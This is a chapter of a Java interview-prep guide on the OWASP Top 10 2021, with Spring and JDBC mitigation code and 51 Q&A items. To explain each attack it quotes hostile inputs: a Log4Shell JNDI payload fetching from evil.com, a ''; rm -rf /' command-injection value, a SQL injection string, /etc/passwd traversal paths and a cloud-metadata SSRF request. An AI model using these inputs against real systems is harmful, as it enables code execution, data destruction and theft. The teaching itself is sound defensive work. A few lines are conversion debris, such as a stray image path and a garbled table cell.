

Java Backend Architecture

Interview Series

Chapter 8.8

OWASP Top 10 & Injection Prevention

50+ Interview Q&A

Code Examples

Architecture Diagrams

Advanced Topics

Chapter 8.8 — OWASP Top 10 & Injection Prevention

Introduction

The OWASP Top 10 is the most widely referenced web application security standard. The 2021 edition reflects modern threats: Broken Access Control is now #1 (present in 94% of apps tested), Injection dropped to #3 (better tooling and awareness), and new categories like Insecure Design (#4) and Software/Data Integrity Failures (#8) were added. Understanding each category and its mitigations is essential for secure software development.

OWASP Top 10 2021

A01

Broken Access Control

A02

Cryptographic Failures

A03

Injection (SQL/XSS/LDAP)

A04

Insecure Design

A05

Security Misconfiguration

A06

Vulnerable Components

A07

Identification & Auth Failures

A08

Software & Data Integrity

A09

Security Logging & Monitoring

A10

Server-Side Request Forgery

OWASP Top 10 2021. A01 Broken Access Control moved to #1 (94% of apps tested). Injection dropped to #3.

#	Category	CWEs	Key Mitigation
A01	Broken Access Control	34 CWEs mapped	Enforce authz server-side, deny by default, IDOR checks
A02	Cryptographic Failures	Was Sensitive Data Exposure	Encrypt everywhere, strong algorithms, no hardcoded secrets
A03	Injection	Includes XSS, LDAP injection	Parameterized queries, input validation, ORM
A04	Insecure Design	New in 2021	Threat modeling, secure design patterns, abuse cases
A05	Security Misconfig	Prev. #6	Harden configs, disable defaults, patch, scan
A06	Vulnerable Components	Prev. #9	SCA tools (Snyk, OWASP Dependency-Check), SBOM
A07	Auth Failures	Prev. A02	MFA, rate limit login, secure session management
A08	Data Integrity Failures	New — includes A8/A8.1	2017 signatures, CI/CD integrity, deserialization check
A09	Logging & Monitoring	Prev. #10	Centralized logging, alerting, SIEM integration
A10	SSRF	New in 2021	URL allowlists, block internal ranges, no raw URL fetch

SQL Injection Prevention

VULNERABLE

String sql = "SELECT * FROM users WHERE id="+userId;
 PreparedStatement: NO — string concat
 RISK: DROP TABLE, UNION SELECT, I=1

SAFE

String sql = "SELECT * FROM users WHERE id=?";
 ps.setLong(1, userId); // parameterized
 Input never interpreted as SQL — safe

XSS Prevention: OWASP Java Encoder — Encode.forHtml(input), Encode.forJavaScript(input).

Content-Security-Policy: default-src self; script-src self nonce-RANDOM. Block inline scripts.

CSRF: SameSite=Strict cookie + Spring CsrfFilter validates _csrf token on POST/PUT/DELETE.


IDOR: always check resource.ownerId == currentUser.id in service layer, not just in UI.

```
// VULNERABLE — never do this // String sql = "SELECT * FROM users WHERE username='" + username
+ "'"; // SAFE: PreparedStatement (JDBC) String sql = "SELECT * FROM users WHERE username = ?
AND active = ?"; PreparedStatement ps = conn.prepareStatement(sql); ps.setString(1, username);
ps.setBoolean(2, true); ResultSet rs = ps.executeQuery(); // SAFE: Spring Data JPA
(parameterized JPQL) @Repository public interface UserRepository extends JpaRepository<User,
Long> { @Query("SELECT u FROM User u WHERE u.username = :username AND u.active = true")
Optional<User> findByUsername(@Param("username") String username); } // SAFE: JPA Criteria API
(always parameterized) CriteriaBuilder cb = em.getCriteriaBuilder(); CriteriaQuery<User> cq =
cb.createQuery(User.class); Root<User> root = cq.from(User.class);
cq.select(root).where(cb.equal(root.get("username"), username));
```

XSS Prevention

```
// XSS — Output Encoding (OWASP Java Encoder library) // HTML context: use Encode.forHtml()
String safe = Encode.forHtml(userInput); // <script> becomes safe // JavaScript context:
use Encode.forJavaScript() // URL context: use Encode.forUriComponent() //
Content-Security-Policy header // application.yaml (Spring Security) //
spring.security.headers.content-security-policy= // "default-src 'self'; script-src 'self'
'nonce-{nonce}'; object-src 'none'" // Spring Security CSP configuration http.headers(headers
-> headers .contentSecurityPolicy(csp -> csp .policyDirectives( "default-src 'self'; " +
"script-src 'self' 'nonce-" + nonce + "';" + "style-src 'self' 'unsafe-inline'; " + "img-src
'self' data:; " + "object-src 'none'")); // Thymeleaf automatically HTML-encodes:
th:text="${userInput}" // NEVER use th:utext unless you trust the content completely
```

CSRF Protection



CSRF defense: 1) SameSite=Strict/Lax cookie 2) CSRF synchronizer token 3) Double Submit Cookie pattern.

Spring Security: CsrfFilter enabled by default. csrf.disable() only for stateless JWT APIs.

```
// Spring Security CSRF — Synchronizer Token Pattern // Spring adds CsrfFilter by default.
Token in session, sent in hidden form field. // For SPA (React/Angular):
CookieCsrfTokenRepository puts token in XSRF-TOKEN cookie // SPA reads cookie (not HttpOnly)
and sends in X-XSRF-TOKEN header http.csrf(csrf -> csrf
.csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse())
.csrfTokenRequestHandler(new XorCsrfTokenRequestAttributeHandler())); // SameSite cookie
attribute (in combination with CSRF token) // application.yaml //
server.servlet.session.cookie.same-site=Strict // server.servlet.session.cookie.secure=true //
server.servlet.session.cookie.http-only=true // Stateless APIs: disable CSRF (no session = no
CSRF risk if using headers) http.csrf(csrf -> csrf.disable()); // Only for stateless JWT APIs!
```

Other OWASP Top 10 Mitigations

Vulnerability	Attack Example	Java/Spring Mitigation
IDOR (A01)	GET /orders/999 — accessing another user's order	@PreAuthorize("#order.userId == authentication.principal.id")
XXE (A03)	XML with external entity loading /etc/passwd	Feature("http://apache.org/xml/features/disallow-doctype-decl", true)
Insecure Deserialization (A08)	RCE via crafted serialized Java object	Use JSON, avoid Java serialization, whitelist classes via ObjectInputFilter
SSRF (A10)	POST /fetch?url=http://169.254.169.254/metadata	Allowlist hostnames, validate host against list, block RFC1918 ranges
Path Traversal (A01)	Download?file=../../etc/passwd	Canonicalize path, verify it starts with allowed base dir
Open Redirect	redirect?url=https://evil.com	Allowlist redirect destinations, use relative paths only

LDAP Injection & Other Injection Types

```
// LDAP Injection prevention // Vulnerable: // String filter = "(uid=" + username + ")"; //
Safe: OWASP ESAPI LDAP encoder String safeUsername = ESAPI.encoder().encodeForLDAP(username);
String filter = "(uid=" + safeUsername + ")"; // Spring LDAP — use LdapQuery builder
(parameterized) LdapQuery query = LdapQueryBuilder.query().where("uid").is(username) // Safe
— Spring handles escaping .and("objectClass").is("person"); // Command Injection prevention //
NEVER: Runtime.getRuntime().exec("ping " + host); // SAFE: use ProcessBuilder with separate
args array ProcessBuilder pb = new ProcessBuilder("ping", "-c", "1", host); // Validate host
against allowlist of valid hostnames first!
```

50+ Interview Questions & Answers

Q1. What is OWASP Top 10?

The Open Web Application Security Project's list of the 10 most critical web application security risks. Updated periodically (2021 is current). Used as a security standard and checklist by developers and security teams worldwide.

Q2. What is A01: Broken Access Control?

Present in 94% of apps tested. Includes: IDOR (accessing other users' data), missing function-level access control (admin endpoints without auth), CORS misconfiguration, privilege escalation. Fix: deny by default, server-side enforcement, log access failures.

Q3. What is SQL injection?

Attacker injects SQL code into user input that gets executed as part of a query. Classic: ' OR '1'='1. Can bypass authentication, read all data (UNION SELECT), modify data (UPDATE), or destroy data (DROP TABLE). Fix: ALWAYS use parameterized queries.

Q4. Why are PreparedStatements safe from SQL injection?

The query template is compiled by the database before user input is bound. User input is treated as data, not code. Even if input contains SQL syntax, it cannot alter the query structure. The driver handles escaping.

Q5. What is XSS (Cross-Site Scripting)?

Attacker injects malicious JavaScript into a web page viewed by other users. Stored XSS: persisted in DB. Reflected XSS: in URL. DOM XSS: client-side code. Can steal cookies, session tokens, redirect users. Fix: output encoding + CSP.

Q6. What is the difference between Stored, Reflected, and DOM XSS?

Stored: malicious script saved in DB, served to all users. Reflected: script in URL parameter, reflected back immediately (requires user to click link). DOM: client-side JavaScript writes attacker-controlled data to DOM without server involvement.

Q7. What is Content Security Policy (CSP)?

An HTTP response header that restricts which resources browsers can load. Prevents inline scripts and external script sources. Example: script-src 'self' — only scripts from same origin. Nonce-based CSP allows specific inline scripts without unsafe-inline.

Q8. What is CSRF (Cross-Site Request Forgery)?

Attacker tricks an authenticated user's browser into sending a forged request to the app. Browser automatically sends session cookie. Works against: bank transfers, password changes. Fix: CSRF token (server can verify request origin) + SameSite cookies.

Q9. How does SameSite cookie attribute prevent CSRF?

SameSite=Strict: cookie only sent for same-site requests (never cross-site). SameSite=Lax: sent for same-site + top-level navigation GET (not for POST from other sites). Either blocks CSRF for most cases. SameSite=None: allows cross-site (requires Secure).

Q10. What is IDOR (Insecure Direct Object Reference)?

A form of Broken Access Control where the app uses user-supplied IDs to access objects without authorization check. Example: GET /users/123/profile — user 456 can access user 123's profile by changing the ID. Fix: verify resource ownership in service layer.

Q11. What is XXE (XML External Entity) injection?

XML parser resolves external entity references (). Attacker can read local files, perform SSRF, DoS. Fix: disable DOCTYPE declarations in XML parser. Java: `factory.setFeature(XMLConstants.FEATURE_SECURE_PROCESSING, true)`.

Q12. How do you prevent XXE in Java?

DocumentBuilderFactory: `setFeature('http://apache.org/xml/features/disallow-doctype-decl', true)`. SAXParserFactory: same. Or use Jackson/Gson (JSON) instead of XML where possible. Spring Boot's Jackson default config is safe.

Q13. What is insecure deserialization?

Deserializing untrusted data in formats like Java Serialization, pickle (Python), or YAML can execute arbitrary code if the classpath contains gadget chains. Fix: avoid Java native serialization, use JSON/XML, implement ObjectInputFilter to whitelist classes.

Q14. What is SSRF (Server-Side Request Forgery)?

Attacker causes the server to make HTTP requests to internal/external resources. Example: POST /webhook?url=http://169.254.169.254/latest/meta-data — fetches AWS metadata. Fix: URL allowlist, validate and resolve hostname, block RFC1918 ranges.

Q15. How do you prevent SSRF?

1) Allowlist: only permit requests to known-safe URLs/domains. 2) Resolve hostname to IP and check against blocklist (RFC1918: 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 169.254.0.0/16). 3) Use a dedicated egress proxy. 4) Disable redirects.

Q16. What is path traversal?

Attacker manipulates file paths to access files outside the intended directory: .././etc/passwd. Fix: normalize/canonicalize the path, verify it starts with the allowed base directory. Never concatenate user input directly into file paths.

Q17. What is the OWASP Java Encoder library?

A library providing context-specific output encoding. `Encode.forHtml(s)`, `Encode.forJavaScript(s)`, `Encode.forUri(s)`, `Encode.forCssString(s)`. Use the right encoder for the output context — HTML encoder does not protect against JavaScript injection.

Q18. What is security misconfiguration?

Default credentials, unnecessary features enabled, error messages exposing stack traces, missing security headers, open cloud storage buckets, default admin interfaces. Fix: CIS benchmarks, infrastructure scanning (Trivy, Checkov), remove defaults.

Q19. What are security headers?

HTTP response headers improving browser security: Content-Security-Policy, Strict-Transport-Security (HSTS), X-Content-Type-Options: nosniff, X-Frame-Options: DENY, Referrer-Policy: strict-origin-when-cross-origin, Permissions-Policy. Spring Security sets most by default.

Q20. What is clickjacking and how to prevent it?

Attacker overlays invisible iframe of your site over a decoy site. User clicks what they think is the decoy but actually clicks your site. Fix: X-Frame-Options: DENY (or SAMEORIGIN). Spring Security adds this header by default.

Q21. What is open redirect vulnerability?

App redirects to a URL taken from user input: `/login?redirect=https://evil.com`. After login, user is sent to `evil.com`. Fix: only allow relative URLs or verify redirect URL is in an allowlist of trusted domains.

Q22. What is mass assignment?

Client sends extra fields in a JSON request body that the server maps to object fields it shouldn't — e.g., setting `isAdmin=true`. Fix: use explicit DTOs, `@JsonIgnore` sensitive fields, or configure Jackson to fail on unknown properties.

Q23. What is sensitive data exposure?

Exposing sensitive data unnecessarily: plaintext passwords in logs, unencrypted PII in DB, SSNs in API responses, credentials in error messages. Overlaps with A02 Cryptographic Failures. Fix: data minimization, encryption at rest, audit log access.

Q24. What is A06: Vulnerable Components?

Using libraries/frameworks with known CVEs. Dependencies with transitive vulnerabilities. Fix: OWASP Dependency-Check, Snyk, GitHub Dependabot. Maintain SBOM (Software Bill of Materials). Patch promptly. Use only needed components.

Q25. What is SBOM?

Software Bill of Materials — a list of all components in a software product, their versions, and licenses. Required by US executive order for federal software. Formats: SPDX, CycloneDX. Enables automated vulnerability tracking.

Q26. What is A07: Authentication Failures?

Weak passwords, credential stuffing (stolen credential lists), broken session management, missing MFA, insecure password reset. Fix: MFA, rate limit login, secure session management, credential breach detection (HaveIBeenPwned API).

Q27. What is credential stuffing?

Attacker uses leaked username/password pairs from other breaches to gain access. Works because users reuse passwords. Fix: MFA, rate limiting on login, anomaly detection (unknown device/location), password breach checking.

Q28. What is A09: Security Logging and Monitoring Failures?

Not logging security events (login failures, access violations), not alerting on attacks, logs not monitored, insufficient detail in logs. Fix: structured logging, centralized SIEM, alert on: repeated auth failures, access violations, admin actions.

Q29. What should be logged for security?

Authentication: logins (success/failure), logouts, MFA. Authorization: access denials. Admin actions: user creation/deletion, role changes. Errors: unexpected exceptions with context. Include: timestamp, user ID, IP, request ID, action. Exclude: passwords, tokens, PII.

Q30. What is A04: Insecure Design?

Missing security controls by design, not just implementation bugs. Insecure business logic, no rate limiting on critical flows, no fraud detection. Fix: threat modeling (STRIDE), secure design review, abuse cases in user stories, security requirements.

Q31. What is threat modeling?

Structured approach to identify security threats. STRIDE: Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege. Process: model (DFD), identify threats, rate risk, mitigate. Tools: Microsoft Threat Modeling Tool, OWASP Threat Dragon.

Q32. What is the difference between authentication and session management failures?

Authentication: verifying who the user is. Session management: maintaining that verified state securely. Failures: weak passwords (auth), session tokens in URLs (session mgmt), long-lived sessions without re-auth (session mgmt), predictable session IDs (session mgmt).

Q33. What is A08: Software and Data Integrity Failures?

Insecure CI/CD (attacker poisons build pipeline), using untrusted libraries, insecure auto-update mechanisms, insecure deserialization. Fix: verify library signatures, use trusted registries, sign artifacts, protect CI/CD pipeline.

Q34. What is a supply chain attack?

Attacker compromises a dependency (library, build tool, CDN) used by the target. SolarWinds attack: compromised build pipeline. Log4Shell: 0-day in widely-used logging library. Fix: dependency pinning (hash), private artifact registry, SBOM, vulnerability scanning.

Q35. What is Log4Shell (CVE-2021-44228)?

Critical RCE vulnerability in Log4j 2 (CVSS 10.0). Log4j processed JNDI lookups in log messages: logging user input `${jndi:ldap://evil.com/x}` triggered JNDI lookup and RCE. Fix: upgrade Log4j, set `log4j2.formatMsgNoLookups=true`, disable JNDI lookup class.

Q36. What is command injection?

Attacker injects OS commands into user input that the application passes to a shell. Example: `Runtime.exec('ping ' + host)` where host is `'; rm -rf /`. Fix: never use shell execution, use `ProcessBuilder` with argument array, validate input.

Q37. What is header injection?

Attacker injects CRLF characters into HTTP headers — can add arbitrary headers or split the response. Fix: sanitize input before using in headers, encode/strip CRLF characters. HTTP response splitting is a variant.

Q38. What is template injection?

Attacker injects template expressions (e.g., `{{7*7}}`) into template engines (Thymeleaf, Freemarker, Velocity). If evaluated, can execute code. Fix: never pass raw user input to template engines, use parameterized template contexts.

Q39. How do you implement OWASP security headers in Spring?

Spring Security sets: X-Content-Type-Options, X-Frame-Options, Strict-Transport-Security, Cache-Control, X-XSS-Protection by default. Add CSP: `http.headers(h -> h.contentSecurityPolicy(csp -> csp.policyDirectives('...')))`.

Q40. What is the X-Content-Type-Options header?

`nosniff` — tells browsers not to MIME-sniff responses. Prevents attacker from serving a file as image (which browser might execute as script). Spring Security adds this by default.

Q41. What is the Referrer-Policy header?

Controls how much referrer information is included in requests. `strict-origin-when-cross-origin` (recommended): full URL for same-origin, only origin for cross-origin, nothing for HTTPS→HTTP. Prevents leaking sensitive URL paths to third parties.

Q42. What is a security code review?

Manual or automated review of code for security vulnerabilities. Tools: SonarQube (with Security Hotspots), SpotBugs + `find-sec-bugs` plugin, Semgrep, OWASP Code Review Guide. Look for: SQL concatenation, hardcoded credentials, unsafe deserialization, missing auth checks.

Q43. What is DAST vs SAST?

SAST (Static Application Security Testing): analyzes source code without execution — finds vulnerabilities at development time. DAST (Dynamic Application Security Testing): tests running application — finds runtime vulnerabilities. Both needed for comprehensive coverage.

Q44. What is IAST?

Interactive Application Security Testing — instruments the running application (agent-based). Tests execute, agent traces data flows and identifies vulnerabilities in real-time. More accurate than SAST/DAST alone. Example tools: Contrast Security, Seeker.

Q45. What is penetration testing?

Authorized simulated cyberattack to find vulnerabilities. Types: black box (no prior knowledge), grey box (partial knowledge), white box (full source access). Phases: reconnaissance, scanning, exploitation, post-exploitation, reporting. Different from vulnerability scanning.

Q46. What is fuzzing?

Automated testing technique sending semi-random/malformed input to find crashes, unexpected behavior, and security vulnerabilities. API fuzzing: send unexpected types, lengths, special characters. Tools: `openapi-fuzzer` (REST), `jazz` (Java), `AFL` (binary). Effective for finding injection and parsing bugs.

Q47. What is the principle of least privilege?

Grant only the minimum permissions needed for a function. Application DB user: `SELECT/INSERT` only (no `DROP`). Service account: minimal IAM roles. API key: minimum scopes. Admin UI: separate from user-facing app. Reduces blast radius if component is compromised.

Q48. What is defense in depth?

Multiple layers of security controls so that if one fails, others still protect. Example: WAF blocks some attacks, API gateway validates tokens, service validates tokens again, service enforces ownership, DB user has minimal permissions. No single point of failure.

Q49. What is input validation vs output encoding?

Input validation: reject invalid input early (allowlist what's permitted). Output encoding: encode data for the output context (HTML, JS, SQL) — prevents injection when data is used. Both are needed — they protect at different points in the data lifecycle.

Q50. What is the fail-secure principle?

When a security mechanism fails (exception, timeout, misconfiguration), it should default to denying access rather than allowing it. Example: if the JWT validation throws an unexpected exception, deny the request — do not fall through to allow it.

Q51. What is the security audit log?

Immutable record of security-relevant events: authentication, authorization decisions, admin actions, data access. Should be: tamper-evident, centralized, retained per compliance requirements. Forward to SIEM. Include correlation IDs for request tracing.